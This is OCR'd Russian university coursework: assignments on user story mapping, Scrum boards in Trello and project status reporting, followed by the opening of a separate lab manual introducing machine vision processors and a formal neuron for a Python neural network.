Карта пользовательских историй обычно составялется с помощью доски и стикеров. Для составления карты пользовательских историй необходимо определить роль пользователя, для которого составляется карта, и цель, которую он будет преследовать, пользуясь разрабатываемым программным продуктом.




Рисунок 1 – Роль и цель пользователя на карте пользовательских историй

Далее необходимо выделить ряд последовательных действий, которые необходимо совершить пользователю для достижения цели.




Рисунок 2 – Действия пользователя на карте
пользовательских историй

После этого под каждым действием необходимо разместить варианты реализации этого действия в разрабатываемом продукте (задачи).




Рисунок 3 – Задачи на карте пользовательских историй

Следующий шаг – сортировка задач по сложности реализации и определение релизов по результатам сортировки. Продукт, получаемый по результатам релиза должен так или иначе позволять пользователю достичь его цели в определенной роли.



Рисунок 4 – Выделение релизов на карте
пользовательских историй

На рисунке 5 показан пример полученной карты пользовательских историй для пассажира в приложении вызова такси.




Рисунок 5 – Пример карты пользовательских историй

Выполнение работы

1. Лабораторная работа выполняется индивидуально.
2. Для выполнения лабораторной работы рекомендуется использовать приложение Google Jamboard (https://jamboard.google.com/, авторизация с помощью аккаунта Google) или любой другой графический/текстовый редактор, поддерживающий элементы карты пользовательских историй.

3. Необходимо выбрать вариант задания для выполнения в рамках лабораторной работы. Предлагаемые варианты:
a. CRM-система для SMM-агентства;
b. CRM-система компании-производителя одежды;
c. Интернет-магазин крупного производителя игрушек;
d. Youtube-like видеосервис: мобильное приложение + веб-приложение + админ панель;
e. Система бронирования переговорных комнат: клиентское приложение + админ панель для офиса сети продуктовых магазинов;
f. Корпоративная социальная сеть для нефтедобывающей компании;
g. Сервис по продаже авиа и ж/д билетов.

Возможно также использовать свою дипломную работу или любой другой ИТ-проект, который вы знаете.

Если вы выбираете собственный вариант проекта, его необходимо согласовать с преподавателем.

4. Для выбранной системы необходимо определить минимум две роли пользователей. Для каждой роли пользователей необходимо определить минимум две цели, которые будут достигаться с помощью использования разрабатываемого программного продукта.

5. Необходимо составить две карты пользовательских историй для двух любых выявленных ролей пользователей. Для карты нужно выбрать любую из определенных в предыдущем пункте целей пользователя.

6. Составленную карту пользовательских историй необходимо разбить на релизы. Для успешного выполнения лабораторной работы на карте должно получиться 4-6 релизов.

7. Синхронизировать карту пользовательских историй и scrum-доску проекта.

Рассмотрим специфические термины современного подхода к управлению IT-проектами, которые помогут нам в выполнении работы.

Спринт — итерация в скрам, в ходе которой создаётся функциональный рост программного обеспечения. Жёстко фиксирован по времени. Длительность одного спринта от 2 до 4 недель. В отдельных случаях, к примеру согласно Scrum стандарту Nokia, длительность спринта должна быть не более 6 недель. Тем не менее, считается, что чем короче спринт, тем более гибким является процесс разработки, релизы выходят чаще, быстрее поступают отзывы от потребителя, меньше времени тратится на работу в неправильном направлении. С другой стороны, при более длительных спринтах команда имеет больше времени на решение возникших в процессе проблем, а владелец проекта уменьшает издержки на совещания, демонстрации продукта и т. п. Разные команды

подбирают длину спринта согласно специфике своей работы, составу команд и требований, часто методом проб и ошибок. Для оценки объема работ в спринте можно использовать предварительную оценку, измеряемую в очках истории. Предварительная оценка фиксируется в резерве проекта. На протяжении спринта никто не имеет права менять список требований к работе, внесенном в резерв проекта.


Резерв проекта (Product backlog) — это список требований к функциональности, упорядоченный по их степени важности, подлежащих реализации. Элементы этого списка называются «пожеланиями пользователя» (user story) или элементами резерва (backlog items). Резерв проекта открыт для редактирования для всех участников скрам процесса.

Резерв спринта (Sprint backlog) — содержит функциональность, выбранную владельцем проекта из резерва проекта. Все функции разбиты по задачам, каждая из которых оценивается скрам-командой. Каждый день команда оценивает объем работы, который нужно проделать для завершения спринта.

Пожелание заказчика (User Story) — требуемая функциональность, которую добавляют в резерв часто называют историей. Зачастую история имеет следующую структуру: «Будучи пользователем <тип пользователя> я хочу сделать <действие>, чтобы получить <результат>». Такая структура удобна тем, что понятна как разработчикам так и заказчикам.

Очки истории (Story Points) — абстрактная метрика оценки сложности истории, которая не учитывает затраты в человекочасах. Обычно используют одну из следующих шкал: ряд Фибоначчи (1,2,3,5,8,13,21,34,55); линейную шкалу (1,2,3,4 … n); степень двойки (1,2,4,8 … 2n); размеры одежды (XS, S, M, L, XL).

График сгорания задач (Burndown chart) — Диаграмма, показывающая количество сделанной и оставшейся работы. Обновляется ежедневно с тем, чтобы в простой форме показать подвижки в работе над спринтом. График должен быть общедоступен. Существуют разные виды диаграммы:
- диаграмма сгорания работ для спринта — показывает, сколько уже задач сделано и сколько ещё остаётся сделать в текущем спринте.
- диаграмма сгорания работ для выпуска проекта — показывает, сколько уже задач сделано и сколько ещё остаётся сделать до выпуска продукта (обычно строится на базе нескольких спринтов).



Соответственно, для выполнения этой части задания нам необходимо сформировать спринты из задач, выделенных на предыдущих этапах работы, определить состав спринтов и сформировать scrum-доску.

Сымитировать движение задач по доске в течении спринта.

После расположения задач на доске, требуется сформировать отчеты в виде диаграмм сгорания и выполнить их анализ, то ест определить, насколько эффективно решаются задачи.

8. Результаты работы необходимо оформить в отчет в формате .doc или .pdf. Отчет необходимо оформить по ГОСТам (вспомните свою бакалаврскую работу и все получится). В отчет необходимо:

a. ответить своими словами и мыслями на вопрос “Когда и для чего необходимо составлять карты пользовательских историй?”;
b. описать процесс создания своих карт.
Важно : копировать и вставлять теорию из сети Интернет не нужно, требуется описать процесс создания конкретных ваших карт, объяснить выбор ролей пользователей, их целей, действий и задач;
c. оформить и прикрепить полученные карты.
Важно: полученные карты необходимо оформить в отчете так, чтобы можно было прочитать текст на стикерах.
Отчет необходимо прикрепить к заданию “Практическая работа N 5” в LMS (https://lms.sfedu.ru/).

ПРАКТИЧЕСКАЯ РАБОТА № 6

Отслеживание исполнения проекта

Цель: изучить механику создания Scrum-досок, изучить принципы работы со Scrum-досками, освоить базовые принципы работы с цифровыми инструментами, имитирующими Scrum-доски.

Краткие теоретические сведения

Scrum-board (task board, доска задач, Scrum-доска или скрам-борд) – это пространство (физическое или цифровое) разделенное на колонки со следующими значениями:

- Backlog/Бэклог – что предстоит сделать;
- To Do/Ещё не начато – что нужно сделать в заданный промежуток времени - спринт;
- In Progress/В работе – что уже кем-либо делается в текущем спринте;
- Returned/Возвращённые – то, что не прошло тестирование;
- Testing/Для тестирования – то, что нужно проверить или протестировать;
- Done/Готово – то, что уже выполнено.

В этих колонках принято располагать стикеры/карточки (или их подобие) с заданиями, делами или таскам. Изначально все стикеры попадают в первую колонку, затем, после планирования спринта или итерации, часть стикеров переходит во вторую колонку. Как только кто-то начинает делать задачу, стикер переносится в колонку “В работе”.

Колонка проверки является необязательной, потому что не всегда есть необходимость в подобной деятельности. Целиком выполненные таски попадают в последний столбик и являются гарантией того, что обращаться к ним больше не понадобиться.

Scrum-доска – это динамическая структура, где постоянно происходит движение элементов, поэтому ее нельзя запечатлеть на фотографии или просто нарисовать на листке бумаги. Доски существуют как в физическом формате в виде пластиковых или деревянных досок со стикерами, так и в цифровом формате, например Trello, MS Planner, Jira и др.

Scrum-доска может понадобиться в следующих случаях:

- Для ведения IT-проектов – организация слаженной работы команды, планирование и приоритизация задач, обеспечение прозрачности прогресса для заказчика или руководства.
- Для ведения других проектов, например, ремонт, подготовка к мероприятию и т.д.
- В сфере образования, например, список всех тем за семестр – Бэклог, темы на следующий раз и домашнее задание – Ещё не начато, пройденные темы – Готово.

Таким образом студенты и преподаватели знают что делать, видят прикрепленные документы, понимают приоритеты заданий.
● Для планирования личных задач – распорядок дня в семье, планирование путешествия, составление личного расписания и др.

Выполнение работы
1. Лабораторная работа выполняется индивидуально.
2. Для выполнения лабораторной работы рекомендуется использовать приложение Trello (https://trello.com/). Если у вас нет аккаунта, зарегистрируйтесь в сервисе Trello.
3. Для выполнения текущей лабораторной работы необходимо использовать результаты лабораторной работы No4 – пользовательские истории любой из составленных карт пользовательских историй. 4. В Trello необходимо создать доску “Проект <название проекта>”. На доске должно быть 6 колонок:

a. Бэклог;
b. Ещё не начато;
c. В работе;
d. Возвращённые;
e. Для тестирования;
f. Готово.

5. Колонку “Бэклог” необходимо наполнить карточками в формате пользовательских историй.
Для этого необходимо использовать пользовательские истории любой карты пользовательских историй.

6. В колонку “Ещё не начато” необходимо перенести карточки из колонки “Бэклог” – пользовательские истории, определенные для первого релиза на карте пользовательских историй – это пользовательские истории, которые будут реализованы в первом спринте.

7. На доске необходимо разместить цель спринта. Цель спринта должна соотноситься с пользовательскими историями, выбранными для реализации в первом спринте. Карточку с целью спринта необходимо выделить с помощью элементов интерфейса Trello.

8. Каждую пользовательскую историю в колонке “Ещё не начато” необходимо разбить на задачи: это могут быть, например, разработка бэкенда для пользовательской истории, разработка фронтенда, разработка дизайна и т.п. По карточке необходимо понять, какой у нее тип (пользовательская история, задача) и к какой пользовательской истории она относится – это можно реализовать с помощью тегов, цветных меток и других элементов интерфейса.

9. Распределите карточки по доске следующим образом:

a. Пользовательская история 1 завершена полностью;
b. Пользовательская история 2: завершена на 40-50%, остальные 50-60% пользовательской истории в тестировании;
c. Пользовательская история 3: в работе на 20-30%, одна из задач уже протестирована, но тестировщик не удовлетворен работой программиста, оставшаяся часть пользовательской истории ещё не начата;
d. остальные пользовательские истории ещё не начаты.
10. Результаты работы необходимо оформить в отчет в формате .doc или .pdf.

Отчет необходимо оформить по ГОСТам. В отчете необходимо описать все этапы работы и прикрепить скриншоты, иллюстрирующие каждый этап работы. В отчете необходимо разместить ссылку на созданную доску, доступ к доске необходимо предоставить доступ преподавателю. Отчет необходимо прикрепить к заданию “Практическая работа N 6” в LMS (https://lms.sfedu.ru/).

ПРАКТИЧЕСКАЯ РАБОТА № 7

Составление отчетности по проекту

Цель: научиться формировать отчетность по проекту на основе проведенных работ, как это выполняется при завершении работ.

Отчёты о статусе проекта не относятся к мониторингу в реальном времени. Эти отчёты представляют собой обобщение сведений, полученных за прошлую неделю, последние две недели или прошедший месяц работ по проекту. Для заинтересованных лиц это возможность узнать, насколько хорошо вы соблюдаете план проекта.

1. Провести анализ выполненных работ.

2. Сформировать отчет по проекту на основе следующего алгоритма:
a. Подготовить формы отчета по ходу работы на основе отслеживания информации в инструментах управления проектом.
b. Сформировать заголовки и объективные названия элементам отчета.
c. Обозначить состояние проекта.
d. Сформировать содержание отчета.
e. Сформировать общий обзор для каждой ключевой области работы.
f. Добавить ссылки на другие документы или ресурсы, которые используются в проекте.
g. Описать все препятствия, которые были обойдены в ходе ведения проекта.
h. Описать следующие шаги по проекту.

3. Отчет о статусе проекта можно формировать по следующей структуре:

Название отчёта:

Напишите здесь название отчёта. Для простоты можно указать название проекта и дату составления отчёта.

Состояние проекта:

В проекте всё по плану, он под угрозой или отстаёт?

Сводка:

Добавьте сюда краткое описание наиболее важных выводов из отчёта о статусе проекта. Учитывайте, что занятые заинтересованные лица, возможно, будут просматривать только этот раздел, поэтому включите в него все основные моменты или препятствия, о которых необходимо знать всему коллективу.

Название отчёта:

Напишите здесь название отчёта. Для простоты можно указать название проекта и дату составления отчёта.

Состояние проекта:

В проекте всё по плану, он под угрозой или отстаёт?

Сводка:

Добавьте сюда краткое описание наиболее важных выводов из отчёта о статусе проекта. Учитывайте, что занятые заинтересованные лица, возможно, будут просматривать только этот раздел, поэтому включите в него все основные моменты или препятствия, о которых необходимо знать всему коллективу.

Отчет необходимо оформить по ГОСТам. В отчете необходимо описать все этапы работы и прикрепить скриншоты, иллюстрирующие каждый этап работы. В отчете необходимо разместить ссылку на созданную доску, доступ к доске необходимо предоставить доступ преподавателю. Отчет необходимо прикрепить к заданию “Практическая работа N 7” в LMS (https://lms.sfedu.ru/).

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»
ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
Кафедра программирования и ИКТ

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Аппаратные средства интеллектуальных АС»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

Лабораторная работа № 1.
Моделирование узла вычислительной системы для обработки видео на базе процессоров машинного зрения

Цель занятия:
Изучить принципы работы процессоров машинного зрения.

Процессоры машинного зрения отличаются от графических процессоров (которые являются специализированными для кодирования и декодирования видео) так как они являются более пригодными для выполнения алгоритмов машинного зрения, в которых используются методы свёрточных нейронных сетей (CNN), выделение особых точек и их дескрипторов методом масштабно-инвариантной функции преобразования (SIFT) и другие.

Они могут включать множество прямых интерфейсов, брать данные с видеокамеры, и в них делается большой акцент на распараллеливание потока данных между множеством исполнительных ядер, включая использование модели блокнотной памяти, как в многоядерных цифровых сигнальных процессорах. Но, как и графические процессоры, они специализированы для вычислений с низкой точностью чисел с фиксированной запятой, используемых для обработки изображений.

Целевыми рынками для данных процессоров являются робототехника, интернет вещей, новые классы цифровых камер для виртуальной реальности и дополненной реальности, смарт-камеры, и интеграция ускорения машинного зрения в смартфоны и другие мобильные устройства.

Сейчас такой микропроцессор найти достаточно сложно в открытом доступе, но можно рассмотреть алгоритмы, которые аппаратно оптимизируются на таких процессорах, вроде различных нейронных сетей.

В данной лабораторной работе мы рассмотрим создание нейронной сети с применением языка высокого уровня, а в следующе лабораторной работе попробуем реализовать процедуру ускорения нейронной сети при помощи графического ускорителя.

Средства выполнения лабораторной работы

Лабораторная работа выполняется в соответствии с рабочей программой дисциплины. Проведение занятий предполагается в аудитории, оснащенной:

1. Комплектом персональных ЭВМ в компьютерных классах с выходом в глобальную сеть Интернет.
2. Мультимедийной доской для демонстрации материалов.
3. Установленной ОС Windows или ОС Linux.
4. Установленным текстовым редактором MS Office или Libre Office.
5. Установленным редактором графических схем типа Draw.io.
6. Установленными средствами программирования на языках C++, Python, Java, Pascal, имеющими академическую лицензию, лицензию ВУЗа или

являющимися свободно распространяемым программным обеспечением.

Результаты освоения материала:

В результате проведения занятия студент должен:

Знать:

- методы разработки программных реализаций нейронных сетей для процессоров машинного зрения и их аналогов.

Уметь:

- применять полученные знания на практике в плане разработки и эксплуатации высокопроизводительных процессоров, в том числе и машинного зрения.

Методика проведения занятия:

Практическое занятие проводится следующим образом:

1. Рассмотрение теоретических вопросов.
2. Разъяснения преподавателя.
3. Диспут или «круглый стол» по тематике занятия.
4. Выполнение заданий преподавателя.
5. Анализ и оценка выполненных работ и степени овладения, обучающихся запланированными компетенциями

Содержание практического занятия:

- ✓ Структура и принцип работы процессоров машинного зрения.
- ✓ Совместимые алгоритмы процессоров машинного зрения.
- ✓ Принципы программной реализации нейронной сети.
- ✓ Создание нейронных блоков.
- ✓ Простой пример работы с нейронами в Python.
- ✓ Создание нейрона с нуля в Python.
- ✓ Пример сбор нейронов в нейросеть.
- ✓ Пример прямого распространения FeedForward.
- ✓ Создание нейронной сети прямое распространение FeedForward.
- ✓ Пример тренировки нейронной сети — минимизация потерь, Часть 1.
- ✓ Пример подсчета потерь в тренировки нейронной сети.
- ✓ Python код среднеквадратической ошибки (MSE).
- ✓ Тренировка нейронной сети — многовариантные исчисления, Часть 2.
- ✓ Пример подсчета частных производных.
- ✓ Тренировка нейронной сети: Стохастический градиентный спуск.
- ✓ Создание нейронной сети с нуля на Python.


Примеры практических заданий для студентов:

Создание нейронных блоков.

Для начала давайте рассмотрим простой формальный нейрон, являющийся математическим «подобием» биологического нейрона.

Нейрон принимает данные и выполняет определенны математические операции над ними, а затем выводит результат.

Например, формальный нейрон с двумя входами выглядит следующим образом.



С данными здесь происходят следующие действия:

1. Каждый вход умножается на «вес» (обозначенный на схеме квадратом, выделенным красным цветом с символом умножения «x»). Такой вход внутри формального нейрона уже называется взвешенным.

$$x_1 \dashrightarrow x_1 * w_1$$
$$x_2 \dashrightarrow x_2 * w_2$$

2. Все взвешенные входы складываются вместе со смещением b (обозначенным на схеме квадратом, выделенным зеленым цветом с символом сложения «+»).


$$(x_1 * w_1) + (x_2 * w_2) + b$$

3. Полученная сумма пропускается через функцию активации (обозначенную на схеме квадратом, выделенным желтым цветом, без символа внутри).

$$y = f(x_1 * w_1 + x_2 * w_2 + b)$$

Функция активации бывает разной и ее подбирают исходя из сферы применения нейрона или сети нейронов.

